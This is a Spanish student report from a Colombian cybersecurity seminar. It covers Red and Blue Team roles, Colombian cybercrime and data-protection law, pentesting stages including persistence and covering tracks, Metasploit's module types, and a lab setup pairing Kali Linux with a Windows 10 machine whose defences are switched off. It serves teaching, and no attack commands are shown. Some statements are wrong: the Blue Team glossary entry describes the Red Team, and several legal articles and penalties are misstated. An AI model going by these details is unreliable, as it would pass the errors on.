CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

KAREN RUTH MORALES SÁNCHEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA -UNAD
ESCUELA DE CIENCIAS BASICAS,TECNOLOGIA E INGENIERIA -ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATEGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
LETICIA – AMAZONAS
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

KAREN RUTH MORALES SÁNCHEZ

Director de Curso
LUIS FERNANDO ZAMBRANO HERNANDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA -UNAD
ESCUELA DE CIENCIAS BASICAS,TECNOLOGIA E INGENIERIA -ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATEGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
LETICIA – AMAZONAS
2024

Papá donde quiera que estés, fuiste una inspiración. Que Dios te tenga en su gloria. Dedicado igualmente a mi familia.

AGRADECIMIENTOS

Deseo expresar mi sincero agradecimiento a la Universidad UNAD por proporcionar un entorno educativo excepcional y una logística impecable que ha garantizado una experiencia de aprendizaje virtual eficiente. La calidad del contenido preparado y la dedicación de todo el equipo han sido evidentes en cada paso del camino.

CONTENIDO

Pág.

LISTA DE TABLAS

LISTA DE FIGURAS

GLOSARIO

Blue Team: El Equipo Rojo está formado por profesionales de la seguridad que actúan como una amenaza en un intento de derrotar los controles de seguridad cibernética. Estos grupos suelen estar formados por hackers informáticos éticos e independientes que evalúan objetivamente la seguridad del sistema.

Ciberseguridad: Protege los sistemas y datos de accesos no autorizados, daños o robos, garantizando la disponibilidad, confidencialidad e integridad de la información. Minimizar el impacto de un ataque o incidente de seguridad.

CSIRT: Un Equipo de Respuesta a Incidentes de Seguridad (CSIRT) es una organización que es responsable de recibir, revisar y responder a informes y actividad sobre incidentes de seguridad.

CIS: Proporciona guías y benchmarks de seguridad para sistemas operativos y aplicaciones, ayudando a los equipos Blue Team a endurecer la seguridad de sus sistemas, así como también desarrollar y promover soluciones de ciberseguridad estableciendo distintas capas de protección en todos los niveles con sistemas proactivos de defensa y sistemas de respuesta.

CVE: Es un sistema de identificación de vulnerabilidades de seguridad informática. Cada CVE se asigna a una vulnerabilidad específica y se le asigna un número único.

Exploit: Se trata de una estrategia o conjunto de instrucciones elaboradas para explotar una debilidad particular en un sistema informático o una aplicación, con la intención de comprometer la seguridad de dicho sistema.

Exploit DB: Es una base de datos de exploits de código abierto. Contiene exploits para vulnerabilidades conocidas, así como información sobre las vulnerabilidades en sí. El sitio web https://www.exploit-db.com/ es una base de datos de exploits, donde los investigadores de seguridad publican códigos y técnicas para aprovechar vulnerabilidades conocidas.

Footprintin: Implica técnicas como la exploración de puertos, la búsqueda de información en redes sociales, la recolección de datos públicos, el escaneo de sitios web y otras actividades de investigación para obtener una imagen completa del objetivo y sus posibles puntos débiles.

GPL: Son las siglas de "General Public License" (Licencia Pública General, en español). Se trata de una licencia de software de código abierto creada por la Free Software Foundation (FSF) que garantiza a los usuarios ciertos derechos para el uso, modificación y distribución del software licenciado bajo sus términos. La GPL es una de las licencias más populares en el mundo del software libre y de código abierto.

Intrusión: Se refiere a la acción de ingresar de manera no autorizada o no deseada a un sistema informático, red o espacio físico con el propósito de realizar actividades maliciosas, como robo de información, daño a sistemas, o vigilancia no autorizada.

Metasploit: Es un framework de código abierto que proporciona una amplia gama de herramientas para realizar pruebas de penetración.

MSFVenom: Herramienta incluida en el framework Metasploit para generar payloads (cargas útiles) personalizadas para explotar vulnerabilidades en el sistema operativo objetivo.

NMAP: Es una herramienta de código abierto ampliamente utilizada para el escaneo de redes y la detección de dispositivos en una red.

OpenSource: Se refiere al software cuyo código fuente está disponible para que cualquiera lo pueda ver, modificar y distribuir según los términos de una licencia específica de código abierto.

Payload: Módulos que se ejecutan en el sistema objetivo después de una explotación exitosa.

Pentesting (Pruebas de Penetración): Se refiere a la evaluación de la seguridad de un sistema informático o red mediante la simulación de un ataque cibernético controlado por parte de profesionales de seguridad. El objetivo es identificar y corregir vulnerabilidades antes de que puedan ser explotadas por actores malintencionados.

Purple team: Trabaja en colaboración para mejorar la postura general de seguridad de una organización. Los profesionales de seguridad ofensiva simulan ataques, mientras que los de seguridad defensiva observan, detectan y responden

a esos ataques, compartiendo conocimientos y mejorando la resiliencia de la organización.

Reconnoissance (Reconocimiento): Es la fase inicial de un ataque cibernético donde se recopila información sobre el objetivo. Puede incluir la búsqueda de información en línea, análisis de sistemas, escaneo de redes y otras actividades para comprender la infraestructura y las posibles vulnerabilidades de un objetivo antes de realizar un ataque.

Red Teams: Son equipos de profesionales de seguridad que simulan ataques cibernéticos contra una organización para evaluar y mejorar su postura de seguridad. Los Red Teams emplean tácticas, técnicas y procedimientos (TTP) similares a las utilizadas por los actores malintencionados reales para identificar vulnerabilidades y probar la capacidad de detección y respuesta de la organización.

SIEM: (Security Information and Event Management) es una plataforma o conjunto de herramientas elaboradas para recolectar, relacionar, examinar y administrar información de seguridad proveniente de diversas fuentes en tiempo real. Su propósito es asistir a las organizaciones en la detección y respuesta ante amenazas cibernéticas e incidentes de seguridad.

Virtual Box: El software de virtualización multiplataforma de código abierto más popular del mundo que permite a los desarrolladores entregar código más rápido ejecutando múltiples sistemas operativos en un solo dispositivo.

XDR: (Extended Detection and Response) Amplía las capacidades de los sistemas convencionales de Detección y Respuesta, ofreciendo una perspectiva más abarcadora y mejorando la capacidad de reacción frente a las amenazas cibernéticas.

RESUMEN

La protección de la seguridad digital se ha vuelto una prioridad esencial para todas las organizaciones que confían en infraestructuras de tecnología de la información (TI) para realizar sus actividades. Es crucial que estas organizaciones establezcan equipos en ciberseguridad, como el Equipo Rojo (Red Team) y el Equipo Azul (Blue Team), para resguardar sus recursos digitales y reducir los riesgos asociados. En este contexto introductorio, examinaremos la importancia de tales equipos y qué requisitos necesitan las organizaciones con infraestructuras de TI para salvaguardar su integridad en el entorno digital.

El trabajo detalla un escenario de ataque mediante un metasploit por medio de un payload desde Kali Linux. Se da respuesta al ataque informático en la máquina Windows 10 X64, el equipo Blue Team implementó medidas exhaustivas para identificar, subsanar y erradicar la amenaza. Mediante el monitoreo de registros de seguridad y la detección de anomalías, se logró identificar el ataque en tiempo real. La máquina afectada fue aislada de la red y sometida a un análisis forense detallado para determinar el alcance del compromiso y los pasos necesarios para su recuperación. El equipo Blue Team se enfocó en fortalecer la seguridad del sistema operativo mediante la descarga y aplicación de una guía de endurecimiento proporcionada por el CIS. Se activaron los sistemas de seguridad previamente deshabilitados y se aplicaron políticas adicionales para restringir la ejecución de archivos y fortalecer los permisos de usuario. Estas medidas preventivas adicionales se implementaron con el objetivo de prevenir futuros ataques y garantizar la integridad y seguridad de los sistemas.

La respuesta del equipo Blue Team resalta la importancia de la colaboración entre los equipos de seguridad en la detección y mitigación de amenazas cibernéticas. Al seguir las mejores prácticas de seguridad y utilizar herramientas adecuadas, se logró proteger eficazmente el entorno de la organización contra ataques informáticos, reforzando así su postura de seguridad y mitigando el riesgo de futuras intrusiones. Se tuvo en cuenta el contexto ético y legal de los equipos de Red Team y Blue Team en Colombia se encuentra regido por varias leyes y normativas, siendo las principales la Ley 1273 de 2009, que establece disposiciones relacionadas con delitos informáticos, y la Ley 1581 de 2012, que trata sobre la protección de datos personales.

PALABRAS CLAVE: Análisis, Exploit, Prueba, Payload,Test, Vulnerabilidad

ABSTRACT

Cybersecurity has become a priority for all organizations relying on Information Technology (IT) infrastructures to conduct their operations. It is crucial for organizations to have strategic cybersecurity teams, such as Red Team and Blue Team, to protect their digital assets and mitigate associated risks. In this introduction, we will explore the importance of these teams and what organizations with IT infrastructures need to ensure their cybersecurity in cyberspace.

The paper details a scenario of attack using Metasploit via a payload from Kali Linux, responding to the cyberattack on the Windows 10 X64 machine. The Blue Team implemented comprehensive measures to identify, address, and eradicate the threat. Through monitoring security logs and anomaly detection, the attack was identified in real-time. The affected machine was isolated from the network and subjected to a detailed forensic analysis to determine the extent of compromise and necessary steps for recovery. The Blue Team focused on strengthening the operating system's security by downloading and implementing a hardening guide provided by the CIS. Previously disabled security systems were activated, and additional policies were applied to restrict file execution and enhance user permissions. These additional preventive measures were implemented to prevent future attacks and ensure system integrity and security.

The Blue Team's response underscores the importance of collaboration among security teams in detecting and mitigating cyber threats. By following best security practices and using appropriate tools, the organization's environment was effectively protected against cyberattacks, reinforcing its security posture and mitigating the risk of future intrusions.

The ethical and legal context of Red Team and Blue Team activities in Colombia is considered, governed by various laws and regulations. The main ones include Law 1273 of 2009, which establishes provisions related to cybercrimes, and Law 1581 of 2012, which deals with the protection of personal data.

KEYWORDS: Analysis, Exploit, Test, Payload, Test, Vulnerability

1. INTRODUCCIÓN

En un entorno digital cada vez más complejo y dinámico, la seguridad cibernética se ha convertido en una prioridad absoluta para las organizaciones en todo el mundo. Ante la creciente sofisticación y diversificación de las amenazas informáticas, los equipos Blue Team desempeñan un papel crucial en la protección y defensa de los sistemas y redes de una organización. En este informe, se examinará detalladamente el papel y las responsabilidades del equipo Blue Team en la detección, respuesta y mitigación de amenazas cibernéticas.

El escenario planteado se representa un desafío significativo para el equipo Blue Team, que debe estar preparado para enfrentar ataques informáticos en tiempo real y tomar medidas rápidas y efectivas para proteger los activos de la organización. El análisis detallado de este escenario permitirá comprender mejor las técnicas utilizadas por los ciberdelincuentes y las estrategias empleadas por el equipo Blue Team para contrarrestarlas.

Además de abordar el escenario específico de ataque, este informe también explorará las diferencias entre los equipos Blue Team, Red Team y Purple Team, así como el papel crucial que desempeña el Center for Internet Security (CIS) en la promoción de las mejores prácticas de seguridad cibernética. Se espera que este análisis proporcione una visión clara de las medidas adoptadas por el equipo Blue Team para proteger proactivamente los activos de la organización y mitigar los riesgos asociados con las amenazas cibernéticas en evolución.

2. OBJETIVOS

2.1 OBJETIVO GENERAL

Analizar y documentar las acciones y estrategias implementadas por los equipos Red Team y Blue Team para detectar, contener y mitigar un ataque informático en tiempo real, con el fin de fortalecer la postura de seguridad cibernética de la organización.

2.2 OBJETIVOS ESPECÍFICOS

- Analizar y comprender la legislación actual relacionada con delitos informáticos y la protección de datos en Colombia, contextualizando su aplicación dentro del marco constitucional colombiano, con el fin de adquirir un conocimiento integral de los principios legales y normativas que rigen estos ámbitos y su relevancia en el entorno jurídico y tecnológico del país.

- Investigar y describir el escenario de ataque presentado, identificando las señales de compromiso, las vulnerabilidades explotadas y las técnicas utilizadas por los ciberdelincuentes.

- Documentar el paso a paso de las medidas tomadas por el equipo Blue Team para asegurar y erradicar el ataque en la máquina afectada, incluyendo la implementación de políticas de seguridad, la identificación y eliminación del malware y la configuración de medidas de prevención adicionales.

- Explorar las diferencias entre los equipos Blue Team, Red Team y Purple Team, analizando sus roles, responsabilidades y enfoques en la seguridad cibernética, así como el papel del Center for Internet Security (CIS) en el fortalecimiento de guías técnicas en la organización.

3. DESARROLLO DEL TABAJO

Durante el seminario, se exploraron cuatro situaciones clave dentro del ámbito del equipo Blue Team y Red Team. Estos casos ofrecieron una comprensión exhaustiva de cómo el equipo Blue Team se dedica a proteger la infraestructura de TI y a responder a posibles amenazas, mientras que el equipo Red Team lleva a cabo simulaciones de ataques cibernéticos para detectar vulnerabilidades en sistemas y redes. A continuación, examinaremos cada uno de estos escenarios en detalle:

3.1 ESCENARIO 1: Situación problema: Montaje banco de trabajo

3.1.1 Marcos Regulatorios

En la actualidad en Colombia, se han establecido marcos regulatorios que abordan no solo la legislación sobre delitos informáticos, sino también la protección de los datos personales, los cuales son recopilados por diversas organizaciones. Dichas organizaciones tienen la responsabilidad de garantizar la seguridad de estos datos, los cuales involucran información de miles de personas. En este contexto, es necesario entender de manera general y con un lenguaje claro la Ley 1273 de 2009, así como también describir cada uno de sus artículos. Además, se requiere explicar de forma general todo lo relacionado con la Ley 1581 de 2012. Respecto a la Ley 1581 de 2012, es importante mencionar las multas correspondientes establecidas en esta ley y la entidad encargada de regular este tema en Colombia.

La Ley 1273 de 2009, conocida como la ley de delitos informáticos en Colombia, tiene como objetivo principal establecer normas para prevenir, investigar y sancionar los delitos informáticos y proteger la integridad y confidencialidad de la información y los datos almacenados en sistemas informáticos. En general lo que busca es, tipificar como delitos los ataques informáticos, proteger la información y los datos personales y garantizar la seguridad de los sistemas que utilizan las TIC.

A continuación, se detallan los principales aspectos de esta ley:

Artículo 1: Define los delitos informáticos y establece que serán sancionados de acuerdo con lo dispuesto en esta ley.

Artículo 2: Establece que la ley es aplicable a los delitos cometidos a través de sistemas informáticos, redes de telecomunicaciones y cualquier otra tecnología de la información y la comunicación.

Artículo 3: Se refiere a la competencia de las autoridades colombianas para investigar y sancionar los delitos informáticos cometidos dentro del territorio colombiano, así como aquellos que afecten bienes jurídicos colombianos.

Artículo 4: Establece la jurisdicción aplicable en caso de delitos informáticos cometidos fuera del territorio colombiano pero que afecten bienes jurídicos colombianos.

Artículo 5: Se refiere a las penas aplicables para los delitos informáticos, las cuales pueden incluir prisión y multas, dependiendo de la gravedad del delito.

Artículo 6: Establece que la responsabilidad penal no excluye la civil o administrativa, es decir, además de la sanción penal, el infractor puede ser objeto de acciones civiles o administrativas.

Penalidad de cada uno de los artículos:

- **Artículo 269A:** Acceso abusivo a un sistema informático.

Penalidad: 48 a 96 meses de prisión y multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- **Artículo 269B:** Obstaculización ilegítima de sistema informático o red de telecomunicación

Penalidad: 48 a 96 meses de prisión y multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- **Artículo 269C:** Interceptación de datos informáticos

Penalidad: 36 a 72 meses de prisión y multa de 50 a 500 salarios mínimos legales mensuales vigentes.

- **Artículo 269D**: Daño informático

Penalidad: 48 a 96 meses de prisión y multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- **Artículo 269E:** Suplantación de identidad

Penalidad: 48 a 96 meses de prisión y multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- **Artículo 269F:** Falsedad en documento informático

Penalidad: 48 a 96 meses de prisión y multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- **Artículo 269G:** Uso de software malicioso

Penalidad: 48 a 96 meses de prisión y multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- **Artículo 269H:** Violación de datos personales

Penalidad: 48 a 96 meses de prisión y multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- **Artículo 269I:** Perturbación de servicio de telecomunicaciones

Penalidad: 36 a 72 meses de prisión y multa de 50 a 500 salarios mínimos legales mensuales vigentes.

- **Artículo 269J:** Circunstancias de agravación punitiva

Penalidad: Aumenta la pena en la mitad cuando el delito se comete:

- Contra un niño, niña o adolescente.
- Por un servidor público.
- Con fines de lucro.
- Con el fin de afectar la seguridad nacional.

En cuanto a la Ley 1581 de 2012, esta se enfoca en la protección de datos personales en Colombia. Esta ley establece los principios, derechos y procedimientos que deben seguir tanto las entidades públicas como privadas que manejen datos personales. Algunos aspectos importantes de esta ley son:

Principios de la protección de datos: La ley establece principios como el principio de finalidad, calidad, consentimiento, seguridad, confidencialidad, entre otros, que deben ser respetados en el tratamiento de datos personales.

Derechos de los titulares: Reconoce una serie de derechos para los titulares de los datos personales, como el derecho de acceso, rectificación, cancelación y oposición (conocidos como derechos ARCO).

Registro Nacional de Bases de Datos: Establece la obligación de inscribir las bases de datos en el Registro Nacional de Bases de Datos, administrado por la Superintendencia de Industria y Comercio.

Sanciones: En cuanto a las sanciones, la ley contempla multas que pueden ascender hasta 2.000 salarios mínimos legales mensuales vigentes.

Autoridad de control: La Superintendencia de Industria y Comercio es la entidad encargada de ejercer vigilancia y control sobre el cumplimiento de esta ley.

3.1.2 Pentesting

El pentesting, o prueba de penetración, es un proceso crucial en el campo de la ciberseguridad que permite evaluar la seguridad de un sistema informático al simular ataques controlados por parte de un experto en seguridad. A continuación, se detallan las etapas del pentesting:

- ***Reconocimiento (Reconnaissance):*** En esta etapa, se recopila información sobre el objetivo del pentesting, como direcciones IP, nombres de dominio, empleados clave y otra información relevante.

- ***Footprinting (Identificación de Perímetro):*** Esta etapa implica el análisis de la información recopilada durante el reconocimiento para identificar y mapear la infraestructura de red y los sistemas objetivo.

- ***Enumeración (Enumeration):*** Se realizan escaneos más detallados de los sistemas identificados para obtener información adicional, como puertos abiertos, servicios en ejecución y usuarios válidos.

- ***Obtención de acceso (Gaining Access):*** En esta etapa, se intenta obtener acceso no autorizado a los sistemas objetivo utilizando diversas técnicas, como explotación de vulnerabilidades, ingeniería social o ataques de fuerza bruta.

- ***Mantenimiento de acceso (Maintaining Access):*** Una vez obtenido el acceso, se busca mantenerlo de manera persistente en el sistema para poder continuar con la evaluación de seguridad.

- ***Análisis de la red (Covering Tracks***): Se llevan a cabo actividades para ocultar o disfrazar las actividades realizadas durante el pentesting y evitar ser detectado.

La etapa de Footprinting, o Identificación de Perímetro, es crucial dentro del pentesting porque proporciona la base para las etapas posteriores. En esta etapa, se recopila información detallada sobre la infraestructura de red, los sistemas en uso y posibles puntos de entrada. Algunas aplicaciones que se pueden utilizar para este proceso incluyen:

Aplicaciones Open Source:

- ***Maltego:*** Herramienta de inteligencia de código abierto utilizada para la recopilación y visualización de información.

- **TheHarvester:** Utilidad de línea de comandos para recopilar información de dominios, correos electrónicos y subdominios.

- ***DNSdumpster:*** Extracción de información de registros DNS.

Aplicaciones Pagas:

- ***Nmap:*** Aunque Nmap es de código abierto, algunas empresas ofrecen versiones comerciales con características adicionales y soporte.

- ***Metasploit Framework:*** Aunque Metasploit tiene una versión gratuita, también se ofrece una versión comercial con características avanzadas y soporte técnico.

- ***Spiderfoot:*** Automatiza la recopilación de información de diversas fuentes.

- ***Recon-ng:*** Marco de trabajo modular para el footprinting.

- ***Intruder:*** Herramienta avanzada para la detección de vulnerabilidades.

La etapa de Footprinting es crucial porque proporciona una comprensión profunda del entorno objetivo, lo que permite identificar posibles vulnerabilidades y puntos de entrada para un atacante. Sin esta información, el pentester podría pasar por

alto áreas críticas de la infraestructura que podrían ser explotadas por un atacante real. Por lo tanto, esta etapa es esencial para garantizar una evaluación exhaustiva de la seguridad del sistema.

3.1.3 Metasploit

Es un framework de código abierto que proporciona una amplia gama de herramientas para realizar pruebas de penetración.

Funcionamiento: Metasploit se basa en módulos, lo que significa que se puede personalizar y ampliar con facilidad. Los módulos se dividen en diferentes categorías, como:

- ***Exploits:*** Módulos que aprovechan vulnerabilidades en software y sistemas operativos.
- ***Payloads:*** Módulos que se ejecutan en el sistema objetivo después de una explotación exitosa.
- ***Auxiliares:*** Módulos que se utilizan para realizar tareas de apoyo, como escaneo de redes y recopilación de información.
- ***Post-explotación***: Módulos que se utilizan para mantener el acceso al sistema objetivo y realizar acciones adicionales.
- ***Arquitectura:*** Metasploit se compone de varios componentes principales:

    - ✓ *Consola:* Interfaz de línea de comandos para interactuar con Metasploit.
    - ✓ *Framework:* Core del framework que carga y ejecuta los módulos.
    - ✓ *Base de datos:* Almacena información sobre las vulnerabilidades, exploits y payloads.
    - ✓ *Interfaz web:* Interfaz gráfica de usuario para usar Metasploit.

- ***Opciones:*** Metasploit ofrece una amplia gama de opciones para realizar pruebas de penetración, incluyendo:

    - ✓ *Escaneo de vulnerabilidades*: Metasploit puede escanear sistemas en busca de vulnerabilidades conocidas.
    - ✓ *Explotación de vulnerabilidades:* Metasploit puede explotar vulnerabilidades para obtener acceso a un sistema objetivo.

- ✓ *Ejecución de payloads:* Metasploit puede ejecutar payloads en el sistema objetivo para realizar diferentes acciones.
- ✓ *Post-explotación:* Metasploit ofrece una variedad de herramientas para mantener el acceso al sistema objetivo y realizar acciones adicionales.

¿Qué es un CVE y su estructura?

CVE (Common Vulnerabilities and Exposures): Es un sistema de identificación de vulnerabilidades de seguridad informática. Cada CVE se asigna a una vulnerabilidad específica y se le asigna un número único.

- **Estructura de un CVE:**

CVE-AAAA-NNNN:
AAAA: Año en que se descubrió la vulnerabilidad.
NNNN: Número secuencial único.
Ejemplo: CVE-2024-20045

- **https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?**

Exploit-DB: Es una base de datos de exploits de código abierto. Contiene exploits para vulnerabilidades conocidas, así como información sobre las vulnerabilidades en sí.

El sitio web https://www.exploit-db.com/ es una base de datos de exploits, donde los investigadores de seguridad publican códigos y técnicas para aprovechar vulnerabilidades conocidas. Los exploits publicados en Exploit Database a menudo están asociados con CVE específicos, lo que facilita la búsqueda y comprensión de las amenazas de seguridad.

En el proceso de identificar y explotar vulnerabilidades utilizando Metasploit, los expertos en ciberseguridad utilizan CVEs como referencia para entender la naturaleza y gravedad de la vulnerabilidad. Una vez que identifican una vulnerabilidad utilizando Metasploit, pueden buscar si existe un exploit asociado a ese CVE específico en sitios como Exploit Database. Si hay un exploit disponible, los expertos pueden utilizar Metasploit para explotar la vulnerabilidad y evaluar la seguridad del sistema objetivo.


3.1.4 Banco de Trabajo

Para finalizar esta actividad es importante que usted reconozca, analice y configure “banco de trabajo” lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad.

Situación problema: Montaje banco de trabajo

- **Paso A:** Descargar la herramienta virtualizadora “VirtualBox”

Ilustración 1 Instalación VirtualBox




Fuente: Elaboración Propia

- **Paso B:** Para el banco de trabajo se requieren 2 máquinas virtuales, una con Kali Linux (la versión que tengan) y la otra máquina deberá ser un Windows 10 con todo su sistema de seguridad abajo (Windows defender, antivirus, firewall entre otros). El Windows 10 no requiere que esté licenciado, la versión básica que genera Microsoft es suficiente y lo pueden descargar directamente de la página web https://www.microsoft.com/es-es/softwaredownload/windows10 o si cuentan con alguna imagen de Windows 10 la podrán utilizar. Para Kali Linux lo podrá descargar de su página oficial: https://www.kali.org/getkali/#kali-platforms

Ilustración 2 Instalación Kali Linux

Fuente: Elaboración propia

Ilustración 3 Instalación Windows 10




Fuente: Elaboración Propia

- **Paso C:** Debe validar que exista comunicación entre cada una de las máquinas Windows y Kali Linux, recuerde por favor no exceder la asignación de recursos entre las dos máquinas ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Se procede a ingresar a la consola de comandos y escribimos IPCONFIG para así obtener la IP de la máquina virtual de **Windows 10.**

IP: 192.168.106.1

Ilustración 4 Dirección IPv4 Windows 10




Fuente: Elaboración Propia

Se procede a ingresar a la consola de comandos y escribimos IFCONFIG para así obtener la IP de la máquina virtual de **Kali Linux**

IP: 192.168.106.210

Ilustración 5 Dirección IP de Kali Linux




Fuente: Elaboración Propia

Para ver si existe comunicación entre ambas máquinas virtuales configuramos la red de ambas en adaptador puente. Configurado este procedemos a ingresar en cada una de las máquinas y realizamos ping a las direcciones IP de cada una de ellas.

Ping de Kali Linux a Windows 10 IP 192.168.106.1

